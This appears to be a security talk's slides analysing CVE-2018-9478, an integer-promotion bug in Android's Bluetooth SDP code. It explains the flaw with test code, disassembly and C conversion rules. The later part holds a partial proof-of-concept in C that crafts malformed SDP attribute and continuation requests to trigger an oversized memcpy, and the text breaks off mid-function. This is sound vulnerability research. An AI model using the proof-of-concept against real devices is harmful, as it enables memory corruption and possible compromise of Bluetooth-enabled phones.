
CVE-2018-9478

```
uint8_t* sdpu_build_partial_attrib_entry(uint8_t* p_out, tSDP_ATTRIBUTE* p_attr,
         uint16_t len, uint16_t* offset) {
  uint8_t* p_attr_buff =
  (uint8_t*)osi_malloc(sizeof(uint8_t) * SDP_MAX_ATTR_LEN);
  sdpu_build_attrib_entry(p_attr_buff, p_attr);
  uint16_t attr_len = sdpu_get_attrib_entry_len(p_attr);
  if (len > SDP_MAX_ATTR_LEN) {
    SDP_TRACE_ERROR("%s len %d exceeds SDP_MAX_ATTR_LEN", __func__, len);
    len = SDP_MAX_ATTR_LEN;
  }
  size_t len_to_copy =
      ((attr_len - *offset) < len) ? (attr_len - *offset) : len;

  memcpy(p_out, &p_attr_buff[*offset], len_to_copy);
  p_out = &p_out[len_to_copy];
  *offset += len_to_copy;
  osi_free(p_attr_buff);
  return p_out;
}
```

buggy line

(uint16_t – uint16_t) compared to uint16_t, what’s the bug???

Small Case



```c
#include <stdio.h>
#include <stdint.h>
#include <inttypes.h>

int main(int argc, char const *argv[])
{
    uint16_t a = 2;
    uint16_t b = 4;

    uint16_t len = 16;

    size_t to = ((a - b) <  len) ? (a - b) : len;
    printf("%zx\n",to);
    return 0;
}
```


```
jioundai@jioundai:~/work/tmp$ gcc uint16_sub.c -o uint16_sub
jioundai@jioundai:~/work/tmp$ ./uint16_sub
fffffffffffffffe
jioundai@jioundai:~/work/tmp$ clang uint16_sub.c -o uint16_sub
jioundai@jioundai:~/work/tmp$ ./uint16_sub
fffffffffffffffe
```

```
00000000004004f0 <main>:
  4004f0:       55                      push   %rbp
  4004f1:       48 89 e5                mov    %rsp,%rbp
  4004f4:       48 83 ec 30             sub    $0x30,%rsp
  4004f8:       c7 45 fc 00 00 00 00    movl   $0x0,-0x4(%rbp)
  4004ff:       89 7d f8                mov    %edi,-0x8(%rbp)
  400502:       48 89 75 f0             mov    %rsi,-0x10(%rbp)
  400506:       66 c7 45 ee 02 00       movw   $0x2,-0x12(%rbp)
  40050c:       66 c7 45 ec 04 00       movw   $0x4,-0x14(%rbp)
  400512:       66 c7 45 ea 10 00       movw   $0x10,-0x16(%rbp)
  400518:       0f b7 7d ee             movzwl -0x12(%rbp),%edi
  40051c:       0f b7 45 ec             movzwl -0x14(%rbp),%eax
  400520:       29 c7                   sub    %eax,%edi
  400522:       0f b7 45 ea             movzwl -0x16(%rbp),%eax
  400526:       39 c7                   cmp    %eax,%edi
  400528:       0f 8d 12 00 00 00       jge    400540 <main+0x50>
  40052e:       0f b7 45 ee             movzwl -0x12(%rbp),%eax
  400532:       0f b7 4d ec             movzwl -0x14(%rbp),%ecx
  400536:       29 c8                   sub    %ecx,%eax
  400538:       89 45 dc                mov    %eax,-0x24(%rbp)
  40053b:       e9 07 00 00 00          jmpq   400547 <main+0x57>
  400540:       0f b7 45 ea             movzwl -0x16(%rbp),%eax
  400544:       89 45 dc                mov    %eax,-0x24(%rbp)
  400547:       8b 45 dc                mov    -0x24(%rbp),%eax
  40054a:       48 bf 04 06 40 00 00    movabs $0x400604,%rdi
```

compare with signed integer

(-2) < 16, so
to = (size_t)(-2)

Some Conventions




The arithmetic conversions summarized below are called "usual arithmetic conversions." These steps are applied only for binary operators that expect arithmetic type. The purpose is to yield a common type which is also the type of the result. To determine which conversions actually take place, the compiler applies the following algorithm to binary operations in the expression. The steps below are not a precedence order.

1. If either operand is of type `long double`, the other operand is converted to type `long double`.
2. If the above condition is not met and either operand is of type **double**, the other operand is converted to type **double**.
3. If the above two conditions are not met and either operand is of type **float**, the other operand is converted to type **float**.
4. If the above three conditions are not met (none of the operands are of floating types), then integral conversions are performed on the operands as follows:
   - If either operand is of type `unsigned long`, the other operand is converted to type `unsigned long`.
   - If the above condition is not met and either operand is of type **long** and the other of type `unsigned int`, both operands are converted to type `unsigned long`.
   - If the above two conditions are not met, and either operand is of type **long**, the other operand is converted to type **long**.
   - If the above three conditions are not met, and either operand is of type `unsigned int`, the other operand is converted to type `unsigned int`.
   - If none of the above conditions are met, both operands are converted to type `int`.

https://msdn.microsoft.com/en-us/library/3t4w2bkb.aspx

CVE-2018-9478

```
uint8_t* sdpu_build_partial_attrib_entry(uint8_t* p_out, tSDP_ATTRIBUTE*p_attr,
                  uint16_t len, uint16_t* offset) {
  …
  size_t len_to_copy = ((attr_len - *offset) < len) ? (attr_len - *offset) : len;
memcpy(p_out, &p_attr_buff[*offset], len_to_copy);
```




```
loc_1892F4
LDRH            W9, [offset]
AND             W8, W23, #0xFFFF
SUB             W8, W8, W9
AND             W10, W22, #0xFFFF
CMP             W8, W10
CSEL            W23, W8, W10, LT
ADD             X1, p_attr_buff, X9
MOV             X0, p_out
SXTW            X22, W23
len_to_copy = X22        ; size_t
MOV             X2, len_to_copy
BL              .memcpy
LDRH            W8, [offset]
ADD             W8, W23, W8
MOV             X0, p_attr_buff ; ptr
ADD             p_out, p_out, len_to_copy
STRH            W8, [offset]
BL              _Z8osi_freePv ; osi_free(void *)
MOV             X0, p_out
```

compare with signed integer


send some malformed packets, causing `attr_len < *offset`

PoC




```c
static int send_service_attr_req(int sock_fd)
{
    void *buf, *data;
    int total_len;
    uint32_t rec_handle;

    data = malloc(0x100);
    memset(data, 0, 0x100);

    uint8_t *p = (uint8_t *)data;

    rec_handle = 0x10008; // rec_handle
    UINT32_TO__BE_STREAM(p, rec_handle); // id = 0x04, len = 0x18

    uint16_t max_list_len  = 0x16; // rem_len < attr_len, build partial
    UINT16_TO_BE_STREAM(p, max_list_len);

    // create seq_attr
    uint8_t type_size = 0x35;
    *p++ = type_size;

    uint8_t list_len = 6 * 1;
    *p++ = list_len;

    {
        type_size = 0x0D;
        *p++ = type_size;

        uint8_t attr_len = 0x04;
        *p++ = attr_len;

        uint16_t start = 0x0004; // id = 0x04, len = 0x13;
        UINT16_TO_BE_STREAM(p, start);

        uint16_t end = 0x0004;
        UINT16_TO_BE_STREAM(p, end);
    }

    *p++ = 0x00; // CONTINUATION_STATE
    *p++ = 0x00;

    buf = malloc(0x200);
    memset(buf, 0, 0x200);

    total_len = create_sdp_pdu_service_attr_req(buf, p - (uint8_t *)data, data);
    send(sock_fd, buf, total_len, 0);
```

Send at least two packets



```c
static int send_trigger_req(int sock_fd){
    send_service_attr_req(sock_fd);

    uint16_t cont_offset = get_cont_offset(sock_fd);

    if(cont_offset == 0){
        printf("cont_offset error!\n");
        return -1;
    }

    send_service_attr_cont_req(sock_fd, cont_offset);

    return 0;
}
```

PoC



```c
static int send_service_attr_cont_req(int sock_fd, uint16_t cont_offset)
{
    void *buf, *data;
    int total_len;
    uint32_t rec_handle;

    data = malloc(0x100);
    memset(data, 0, 0x100);

    uint8_t *p = (uint8_t *)data;

    rec_handle = 0x10003; // rec_handle
    UINT32_TO__BE_STREAM(p, rec_handle); // id = 0x04, len = 0x0c, (0x0c + 5 - 0x13) cause int overflow

    uint16_t max_list_len  = 0x10;
    UINT16_TO_BE_STREAM(p, max_list_len);

    // create seq_attr
    uint8_t type_size = 0x35;
    *p++ = type_size;

    uint8_t list_len = 6 * 1;
    *p++ = list_len;

    type_size = 0x0D;
    *p++ = type_size;

    uint8_t attr_len = 0x04;
    *p++ = attr_len;

    uint16_t start = 0x0004;
    UINT16_TO_BE_STREAM(p, start);

    uint16_t end = 0x0004;
    UINT16_TO_BE_STREAM(p, end);

    *p++ = 0x02; // CONTINUATION_STATE

